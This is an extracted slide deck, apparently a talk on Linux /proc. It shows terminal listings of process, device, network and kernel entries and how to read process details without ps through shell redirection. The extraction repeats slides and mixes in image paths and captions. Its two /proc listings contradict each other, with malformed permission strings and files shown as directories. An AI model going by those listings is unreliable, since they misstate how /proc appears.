dr-xr-xr-x   9 root root          0 Oct 22 21:45 171
dr-xr-xr-x   9 root root          0 Oct 22 21:45 172
dr-xr-xr-x   9 root root          0 Oct 22 21:51 272
dr-xr-xr-x   9 root root          0 Oct 22 19:34 6
dr-xr-xr-x   3 root root          0 Oct 22 19:34 acpi
-r--r---    1 root root          0 Oct 22 19:34 buddyinfo
dr-xr-xr-x   4 root root          0 Oct 22 19:34 bus
-r--r---    1 root root          0 Oct 22 19:34 cgroups
-r--r---r--  1 root root          0 Oct 22 19:34 cmdline
-r--r---r--  1 root root          0 Oct 22 19:34 consoles
-r--r---r--  1 root root          0 Oct 22 19:34 cpufreq
-r--r---r--  1 root root          0 Oct 22 19:34 crypto
-r--r---r--  1 root root          0 Oct 22 19:34 devices
-r--r---r--  1 root root          0 Oct 22 19:34 diskstats
-r--r---r--  1 root root          0 Oct 22 19:34 dme
dr-xr-xr-x   3 root root          0 Oct 22 19:34 driver
dr-xr-xr-x   3 root root          0 Oct 22 19:34 dynamic_debug
-r--r---r--  1 root root          0 Oct 22 19:34 execdomains
-r--r---r--  1 root root          0 Oct 22 19:34 fb
-r--r---r--  1 root root          0 Oct 22 18:33 filesystems
dr-xr-xr-x   5 root root          0 Oct 22 19:34 fs
-r--r---r--  1 root root          0 Oct 22 19:34 interrupts
-r--r---r--  1 root root          0 Oct 22 19:34 iomem
-r--r---r--  1 root root          0 Oct 22 19:34 ioports
dr-xr-xr-x  36 root root          0 Oct 22 19:34 irq
-r--r---r--  1 root root          0 Oct 22 19:34 kallsyms
-r-----    1 root root 140737471590400 Oct 22 19:34 kcore
-r--r---r--  1 root root          0 Oct 22 19:34 key-users
-r--r---r--  1 root root          0 Oct 22 19:34 keys
-r-----    1 root root          0 Oct 22 19:34 kmsg
-r-----    1 root root          0 Oct 22 19:34 kpagegroup
-r-----    1 root root          0 Oct 22 19:34 kpagecount
-r-----    1 root root          0 Oct 22 19:34 kpageflags
-r--r---r--  1 root root          0 Oct 22 19:34 loadavg
-r--r---r--  1 root root          0 Oct 22 19:34 locks
```

# What's /proc?

- A Filesystem
  - Not "real" files
- A Window into the Kernel
  - With a File-like Interface

```
ssh └─%1
> ls -la /proc
total 4
dr-xr-xr-x 147 root root          0 Oct 22 18:32 .
drwxr-xr-x  1 root root          4096 Oct 22 18:33 ..
dr-xr-xr-x   9 root root          0 Oct 22 18:32 1
dr-xr-xr-x   9 root root          0 Oct 22 21:45 169
dr-xr-xr-x   9 root root          0 Oct 22 21:45 170
dr-xr-xr-x   9 root root          0 Oct 22 21:45 171
dr-xr-xr-x   9 root root          0 Oct 22 21:45 172
dr-xr-xr-x   9 root root          0 Oct 22 21:51 272
dr-xr-xr-x   9 root root          0 Oct 22 19:34 6
dr-xr-xr-x   3 root root          0 Oct 22 19:34 acpi
dr-xr-xr-x   1 root root          0 Oct 22 19:34 buddyinfo
dr-xr-xr-x   4 root root          0 Oct 22 19:34 bus
dr-xr-xr-x   1 root root          0 Oct 22 19:34 cgroups
dr-xr-xr-x   1 root root          0 Oct 22 19:34 cmdline
dr-xr-xr-x   1 root root          0 Oct 22 19:34 consoles
dr-xr-xr-x   1 root root          0 Oct 22 19:34 cpufreq
dr-xr-xr-x   1 root root          0 Oct 22 19:34 crypto
dr-xr-xr-x   1 root root          0 Oct 22 19:34 devices
dr-xr-xr-x   1 root root          0 Oct 22 19:34 diskstats
dr-xr-xr-x   1 root root          0 Oct 22 19:34 dma
dr-xr-xr-x   3 root root          0 Oct 22 19:34 driver
dr-xr-xr-x   3 root root          0 Oct 22 19:34 dynamic_debug
dr-xr-xr-x   1 root root          0 Oct 22 19:34 execdomains
dr-xr-xr-x   1 root root          0 Oct 22 19:34 fb
dr-xr-xr-x   1 root root          0 Oct 22 18:33 filesystems
dr-xr-xr-x   5 root root          0 Oct 22 19:34 fs
dr-xr-xr-x   1 root root          0 Oct 22 19:34 interrupts
dr-xr-xr-x   1 root root          0 Oct 22 19:34 iomem
dr-xr-xr-x   1 root root          0 Oct 22 19:34 ioports
dr-xr-xr-x  36 root root          0 Oct 22 19:34 irq
dr-xr-xr-x   1 root root          0 Oct 22 19:34 kallsyms
dr-xr-xr-x   1 root root 140737471590400 Oct 22 19:34 kcore
dr-xr-xr-x   1 root root          0 Oct 22 19:34 key-users
dr-xr-xr-x   1 root root          0 Oct 22 19:34 keys
dr-xr-xr-x   1 root root          0 Oct 22 19:34 kmsg
dr-xr-xr-x   1 root root          0 Oct 22 19:34 kpagegroup
dr-xr-xr-x   1 root root          0 Oct 22 19:34 kpagecount
dr-xr-xr-x   1 root root          0 Oct 22 19:34 kpageflags
dr-xr-xr-x   1 root root          0 Oct 22 19:34 loadavg
dr-xr-xr-x   1 root root          0 Oct 22 19:34 locks
```

```
ssh └─%1
> cat </proc/cmdline
BOOT_IMAGE=/boot/vmlinuz-6.1.0-22-amd64 root=PARTUUID=d5826239-67ad-4bc0-9d89-969e153356dc ro console=tty0
console=ttyS0,115200 earlyprintk=ttyS0,115200 consoleblank=0 net.ifnames=0 biosdevname=0
```

# What's /proc?

- A Filesystem
  - Not "real" files
- A Window into the Kernel
  - With a File-like Interface
- Info about...
  -

# What's /proc?


- A Filesystem
  - Not "real" files
- A Window into the Kernel
  - With a File-like Interface
- Info about...
  - Processes

```
● ● ● ssh ⌂⌘1
> ls -l /proc
total 0
dr-xr-xr-x  9 root root      0 Oct 22 18:32 1
dr-xr-xr-x  9 root root      0 Oct 22 21:45 169
dr-xr-xr-x  9 root root      0 Oct 22 21:45 170
dr-xr-xr-x  9 root root      0 Oct 22 21:45 171
dr-xr-xr-x  9 root root      0 Oct 22 21:45 172
dr-xr-xr-x  9 root root      0 Oct 22 21:57 275
dr-xr-xr-x  9 root root      0 Oct 22 19:34 6
```

```
● ● ● ssh ⌂⌘1
> ls -l /proc/6/exe
lrwxrwxrwx 1 root root 0 Oct 22 19:34 /proc/6/exe -> /httpchecker
> cat </proc/6/comm
httpchecker
```

# What's /proc?

- A Filesystem
  - Not "real" files
- A Window into the Kernel
  - With a File-like Interface
- Info about...
  - Processes
  - Devices



```
> cat </proc/partitions
major minor #blocks name

254      0   10485760 vda
254      1   10354671 vda1
254     14    3072 vda14
254     15   126976 vda15
254     16     496 vdb
```

# What's /proc?


- A Filesystem
  - Not "real" files
- A Window into the Kernel
  - With a File-like Interface
- Info about...
  - Processes
  - Devices
  - The Network

```
ssh                                          ▾⌘1
> cat </proc/net/fib_trie
Main:
+-- 0.0.0.0/0 3 0 5
|-- 0.0.0.
  /0 universe UNICAST
+-- 127.0.0.0/8 2 0 2
  +-- 127.0.0.0/31 1 0 0
    |-- 127.0.0.
      /8 host LOCAL
    |-- 127.0.0.1
      /32 host LOCAL
    |-- 127.255.255.255
      /32 link BROADCAST
+-- 172.17.0.0/16 2 0 2
  +-- 172.17.0.0/30 2 0 2
    |-- 172.17.0.0
      /16 link UNICAST
    |-- 172.17.0.2
      /32 host LOCAL
    |-- 172.17.255.255
      /32 link BROADCAST
```

```
ssh                                          ▾⌘1
> cat </proc/net/tcp
sl  local_address rem_address  st tx_queue rx_queue tr tm->when retrnsmt  uid  timeout inode
 0: 020011AC:B22C DB76E8A5:115C 01 00000000:00000000 02:000012B6 00000000    0          0 52302 2 00000000691665f5 20 4 30 10 -1
 1: 020011AC:B21E DB76E8A5:115C 01 00000000:00000000 02:000007B1 00000000    0          0 52297 2 00000000b03cabc7 53 4 28 10 -1
```


# What's /proc?

- A Filesystem
  - Not "real" files
- A Window into the Kernel
  - With a File-like Interface
- Info about...
  - Processes
  - Devices
  - The Network
  - The Kernel Itself



```
ssh
> ls -l /proc/sys/kernel
total 0
-rw-r--r-- 1 root root 0 Oct 22 22:08 acct
-rw-r--r-- 1 root root 0 Oct 22 22:08 acpi_video_flags
-rw------- 1 root root 0 Oct 22 22:08 apparmor_display_secid_mode
-rw-r--r-- 1 root root 0 Oct 22 22:08 arch
-rw-r--r-- 1 root root 0 Oct 22 22:08 auto_msgmni
-rw-r--r-- 1 root root 0 Oct 22 22:08 bootloader_type
-rw-r--r-- 1 root root 0 Oct 22 22:08 bootloader_version
-rw-r--r-- 1 root root 0 Oct 22 22:08 bpf_stats_enabled
-rw------- 1 root root 0 Oct 22 22:08 cad_pid
-rw-r--r-- 1 root root 0 Oct 22 22:08 cap_last_cap
-rw-r--r-- 1 root root 0 Oct 22 18:33 core_pattern
-rw-r--r-- 1 root root 0 Oct 22 22:08 core_pipe_limit
-rw-r--r-- 1 root root 0 Oct 22 22:08 core_uses_pid
-rw-r--r-- 1 root root 0 Oct 22 22:08 ctrl-alt-del
-rw-r--r-- 1 root root 0 Oct 22 22:08 dmesg_restrict
-rw-r--r-- 1 root root 0 Oct 22 22:08 domainname
dr-xr-xr-x 1 root root 0 Oct 22 22:08 firmware_config
-rw-r--r-- 1 root root 0 Oct 22 22:08 ftrace_dump_on_oops
-rw-r--r-- 1 root root 0 Oct 22 22:08 ftrace_enabled
-rw-r--r-- 1 root root 0 Oct 22 22:08 hardlockup_all_cpu_backtrace
-rw-r--r-- 1 root root 0 Oct 22 22:08 hardlockup_panic
-rw-r--r-- 1 root root 0 Oct 22 22:08 hostname
-rw-r--r-- 1 root root 0 Oct 22 22:08 hung_task_all_cpu_backtrace
-rw-r--r-- 1 root root 0 Oct 22 22:08 hung_task_check_count
-rw-r--r-- 1 root root 0 Oct 22 22:08 hung_task_check_interval_secs
-rw-r--r-- 1 root root 0 Oct 22 22:08 hung_task_panic
-rw-r--r-- 1 root root 0 Oct 22 22:08 hung_task_timeout_secs
-rw-r--r-- 1 root root 0 Oct 22 22:08 hung_task_warnings
-rw-r--r-- 1 root root 0 Oct 22 22:08 io_delay_type
-rw-r--r-- 1 root root 0 Oct 22 22:08 kexec_load_disabled
dr-xr-xr-x 1 root root 0 Oct 22 22:08 keys
-rw-r--r-- 1 root root 0 Oct 22 22:08 kptr_restrict
-rw-r--r-- 1 root root 0 Oct 22 22:08 max_lock_depth
-rw-r--r-- 1 root root 0 Oct 22 22:08 max_rcu_stall_to_panic
-rw-r--r-- 1 root root 0 Oct 22 22:08 modprobe
-rw-r--r-- 1 root root 0 Oct 22 22:08 modules_disabled
-rw-r--r-- 1 root root 0 Oct 22 22:08 msg_next_id
-rw-r--r-- 1 root root 0 Oct 22 22:08 msgmax
```

# Us and a Shell




# Shell, What's Going On?




ps awwwfux



# Processes Are Running



# Shell Really Spawns ps



# ps Reads Files in /proc




# Files in /proc Describe Processes





# We Get a Process Listing



# We Didn't Get a Process Listing



# Missing ps



# Cut Out the Middleman



# Shell Does the Opening



# Kernel Really Does the Opening



# Shell Connects File to Stdin



# Shell Turns Into cat




# cat Reads Stdin




# Proxies Back to Us




# Process Info without ps



# Process Info without ps




# Process Info without ps



A screenshot of a macOS terminal window. The window has a white background and rounded corners. At the top, there are three colored window control buttons (red, yellow, green) on the left, the title "ssh" in the center, and a close button with the text "☒1" on the right. The main area of the window contains a command-line interface. The command entered is "> ls -l /proc/6/exe". The output of the command is:  
lrwxrwxrwx 1 root root 0 Oct 22 19:34 /proc/6/exe -> /httpchecker


# Process Info without ps



A screenshot of a macOS terminal window titled "ssh". The window has three colored window control buttons (red, yellow, green) at the top left. The title bar also shows the window identifier "ssh" and the number "1". The main pane of the terminal displays the following command-line session:

```
> ls -l /proc/6/exe
lrwxrwxrwx 1 root root 0 Oct 22 19:34 /proc/6/exe -> /httpchecker
> cat </proc/6/comm
```


# Process Info without ps



A screenshot of a macOS terminal window titled "ssh". The window has three colored window control buttons (red, yellow, green) at the top left. The title bar also shows the character "⌘1". The terminal window displays the following command-line session:

```
> ls -l /proc/6/exe
lrwxrwxrwx 1 root root 0 Oct 22 19:34 /proc/6/exe -> /httpchecker
> cat </proc/6/comm
httpchecker
```


# Process Info without ps



A screenshot of a terminal window titled "ssh". The window has three colored window control buttons (red, yellow, green) at the top left. The title bar also shows the character count "1⌘1". The terminal displays the following command-line session:

```
> ls -l /proc/6/exe
lrwxrwxrwx 1 root root 0 Oct 22 19:34 /proc/6/exe -> /httpchecker
> cat </proc/6/comm
httpchecker
> tr '\0' '\n' </proc/6/cmdline
```

